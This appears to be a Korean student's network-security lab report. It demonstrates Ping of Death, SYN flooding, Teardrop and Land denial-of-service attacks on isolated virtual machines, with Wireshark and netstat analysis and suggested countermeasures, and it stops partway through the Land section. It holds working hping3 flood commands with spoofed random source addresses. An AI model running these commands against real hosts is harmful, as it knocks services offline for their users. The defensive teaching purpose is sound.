네트워크보안 과제7

서비스 거부 공격

202246109
김기현
2025년 5월 28일

Attacker : 칼리 가상머신 192.168.40.**128**


Victim : 윈도우 가상머신 (Windows Server) 192.168.40.**130**

Agent: 우분투 가상버신 192.168.40.**129**

사용 도구: hping3, wireshark

Ping of Death란 ICMP Flooding 공격의 일종으로 ping 명령으로 ICMP 패킷을 보낼 때 패킷을 최대한 길게 늘려서 전송하는 공격입니다.
네트워크에서는 하나의 큰 패킷이 잘게 쪼개져서 전송되기 때문에 공격자는 하나의 ICMP패킷을 전송하지만 피해자는 많은 양의 패킷을 수신하게 되어 자원을 소모하게 됩니다.

1. Ping of Death 공격 수행하기



먼저 victim에서 Wireshark를 통해 패킷 캡쳐를 시작하며 준비를 합니다.

준비가 끝났으면 Attacker에서 Ping of Death공격을 수행합니다.

```
┌──(root㉿kali)-[/home/kali]
└─# hping3 --icmp --rand-source 192.168.40.130 -d 65000
HPING 192.168.40.130 (eth0 192.168.40.130): icmp mode set, 28 headers + 65000 data bytes
^C
--- 192.168.40.130 hping statistic ---
89 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


사용된 명령어 옵션에 대한 설명은 아래와 같습니다.

--icmp: 패킷 종류를 ICMP로 선택

--rand-source: 공격자의 IP 주소를 랜덤하게 생성

-d 65000: 전송하는 패킷의 길이를 65,000바이트로 설정

2. Ping of Death 공격의 패킷 분석하기



Victim 에서 캡처한 패킷을 분석하였습니다. 캡처된 패킷들은 모두 ICMP 프로토콜의 Echo Request이며 일반적인 핑보다 훨씬 큰 1402 바이트 크기를 가지고 있습니다. data 부분은 65000바이트로 X(0x58) 문자가 반복되어 비정상적인 데이터임을 알 수 있습니다.

```
Frame 294079: 1402 bytes on wire (11216 bits), 1402 bytes captured (11216 bits)
Ethernet II, Src: VMware_7d:d1:0e (00:0c:29:7d:d1:0e), Dst: VMware_f7:d6:0d (00:0c:29:f7:
  Destination: VMware_f7:d6:0d (00:0c:29:f7:d6:0d)
  Source: VMware_7d:d1:0e (00:0c:29:7d:d1:0e)
  Type: IPv4 (0x0800)
  [Stream index: 11]
Internet Protocol Version 4, Src: 160.161.181.58, Dst: 192.168.40.130
Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x3334 [correct]
  [Checksum Status: Good]
  Identifier (BE): 48411 (0xbd1b)
  Identifier (LE): 7101 (0x1bbd)
  Sequence Number (BE): 22528 (0x5800)
  Sequence Number (LE): 88 (0x0058)
  [Response frame: 294123]
  Data (65000 bytes)
```

```
Frame 293991: 1402 bytes on wire (11216 bits), 1402 bytes captured (11216 bits)
Ethernet II, Src: VMware_7d:d1:0e (00:0c:29:7d:d1:0e), Dst: VMware_f7:d6:0d (00:0c:29:f7:
  Destination: VMware_f7:d6:0d (00:0c:29:f7:d6:0d)
  Source: VMware_7d:d1:0e (00:0c:29:7d:d1:0e)
  Type: IPv4 (0x0800)
  [Stream index: 11]
Internet Protocol Version 4, Src: 81.181.98.213, Dst: 192.168.40.130
Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x3434 [correct]
  [Checksum Status: Good]
  Identifier (BE): 48411 (0xbd1b)
  Identifier (LE): 7101 (0x1bbd)
  Sequence Number (BE): 22272 (0x5700)
  Sequence Number (LE): 87 (0x0057)
  [Response frame: 294035]
  Data (65000 bytes)
```


```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.40.128  netmask 255.255.255.0  broadcast 192.168.40.255
        inet6 fe80::73e6:9e30:2450:5b3a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:7d:d1:0e  txqueuelen 1000  (Ethernet)
        RX packets 69439  bytes 43847943 (41.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20304  bytes 4313781 (4.1 MiB)
        TX errors 0  dropped 4 overruns 0  carrier 0  collisions 0
```

공격 패킷들의 Source IP는 여러개로 다양하게 나타났으나 모든 패킷의 MAC address는 동일했으며 실제 Attacker의 MAC address와 일치했습니다. 이는 공격자가 IP 스푸핑을 통해 여러 IP로 위조했지만 실제로는 단일 장비에서 공격을 수행했음을 알 수 있습니다.

위와 같은 Ping of Death 공격에 대응 하기 위해선 ICMP 패킷을 차단해야 합니다.

SYN Flooding 공격은 TCP 3-way 핸드셰이크 과정에서 공격자가 대량의 SYN 패킷을 피해 서버로 전송해 서버의 연결 자원을 고갈시키는 서비스 거부(DoS) 공격입니다. 정상적인 연결 요청처럼 보이지만 공격자는 응답을 받지 않고 연결을 완성하지 않아 서버가 과도하게 반응 대기 상태에 빠지게 만듭니다. 이로 인해 서버는 정상적인 사용자 요청을 처리하지 못하고 다운되거나 지연이 발생할 수 있습니다.

1. SYN Flooding 공격 수행하기



공격을 수행하기 전 Victim에서 TCP 연결 상태를 확인합니다.
IIS 웹 서버는 80번 포트에서 정상적으로 LISTEN 상태입니다. Wireshark로 패킷 캡처를 시작합니다.

모든 준비가 끝났으면 Attacker에서 SYN Flooding 공격을 수행합니다.


```
┌──(root㉿kali)-[/home/kali]
└─# hping3 --rand-source 192.168.40.130 -p 80 -S
HPING 192.168.40.130 (eth0 192.168.40.130): S set, 40 headers + 0 data bytes
```

사용된 명령어 옵션에 대한 설명은 아래와 같습니다.

-p 80: 80번 포트에 대해 패킷을 전송


-S: TCP 패킷 중 SYN만 전송

2. SYN Flooding 공격의 패킷 확인하기



캡쳐된 패킷을 분석해보면 서로 다른 IP주소에서 Victim IP주소의 80포트로 SYN패킷을 보내는 모습을 확인했습니다. 모든 패킷은 SYN 플래그만 활성화된 상태로 정상적인 3 way 핸드셰이크 연결을 완성하지 않았습니다. Attacker가 SYN 패킷을 보낸 후 Victim이 SYN-ACK 응답을 보내면 Attacker는 RST 보내 연결을 완성하지 않았습니다.

3. 공격 확인하기



```
C:\Users\Administrator>netstat -anp tcp

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING
  TCP    192.168.40.130:53      0.0.0.0:0              LISTENING
  TCP    192.168.40.130:139     0.0.0.0:0              LISTENING
  TCP    192.168.40.130:50875   104.215.41.138:443     ESTABLISHED
```

공격을 받기 전 서버의 netstat -anp결괏값의 출력 화면에서 80번 포트는 LISTEN 상태로 별다른 연결 상태가 확인되지는 않았습니다.

하지만 SYN Flooding 공격 후에는 80번 포트(HTTP)와 443(HTTPS)번 포트에 SYN_RECV 상태가 되어 있는 것을 확인할 수 있습니다.

위와 같은 SYN Flooding공격에 대응하기 위해선 SYN Received 대기시간을 짧게 설정하거나 SYN 패킷을 계속 보내는 IP주소를 차단해야 합니다.

Teardrop 공격은Teardrop 공격은 fragmentation 처리 과정의 취약점을 이용한 서비스 거부(DoS) 공격입니다. 공격자는 서로 겹치도록 설정된 IP 조각 패킷들을 피해 시스템에 보내고 시스템이 이를 재조합하려 할 때 오류를 유발시키는 공격입니다.

1. Teardrop공격 수행하기

hping3의 -Q(--seqnum) 명령으로 Teardrop 공격을 간단히 실행할 수 있습니다.


사용된 명령어 옵션에 대한 설명은 아래와 같습니다.


-N 3200: TCP 패킷의 ID 값으로 같은 ID 값이면 동일한 세션의 TCP 패킷으로 간주

-Q: TCP 패킷의 시퀀스 넘버를 임의로 설정

-d 320: 패킷의 길이를 320바이트로 설정

2. Teardrop 공격의 패킷 분석하기






패킷을 분석해본 결과 Src 는 200.200.200.200 Dst 는 192.168.40.130으로 확인되었습니다. 해당 패킷은 TCP SYN 패킷으로 21번 포트(FTP 포트)에서 연결을 시작하려는 요청을 보내고 있습니다.

fragment offset 값이 0으로 고정되어 있는 패킷이 수천 개가 들어왔습니다. 시퀀스 번호도 랜덤으로 설정되어 있어서 Victim 이 패킷들을 정상적인 연결 시도로 처리할 수 없게 만들었습니다. 이를 통해 시스템은 잘못된 패킷을 처리하게 되어 DoS 상태에 빠지게 됩니다.

위와같은 TearDrop 공격에 대응하기 위해선 조작된 패킷을 탐지하여 버리고 해당 패킷을 송신한 IP주소를 차단해야 합니다.

Land 공격은 출발지 IP 주소와 목적지 IP 주소를 같게 설정하여 전송하는 공격입니다. 이 공격에서 생성된 패킷은 출발지와 목적지가 동일하여 시스템이 해당 패킷을 처리할 때 무한 루프에 빠지게 만듭니다. 이로 인해 시스템의 IP 스택에 심각한 장애가 발생하고 서비스 거부(DoS) 상태로 이어질 수 있습니다. Land 공격은 네트워크 장비의 패킷 처리 로직을 악용하여 시스템 자원을 소모시키고 비정상적인 상태로 만들게 됩니다.

1. Land 공격 수행하기




사용된 명령어 옵션에 대한 설명은 아래와 같습니다.

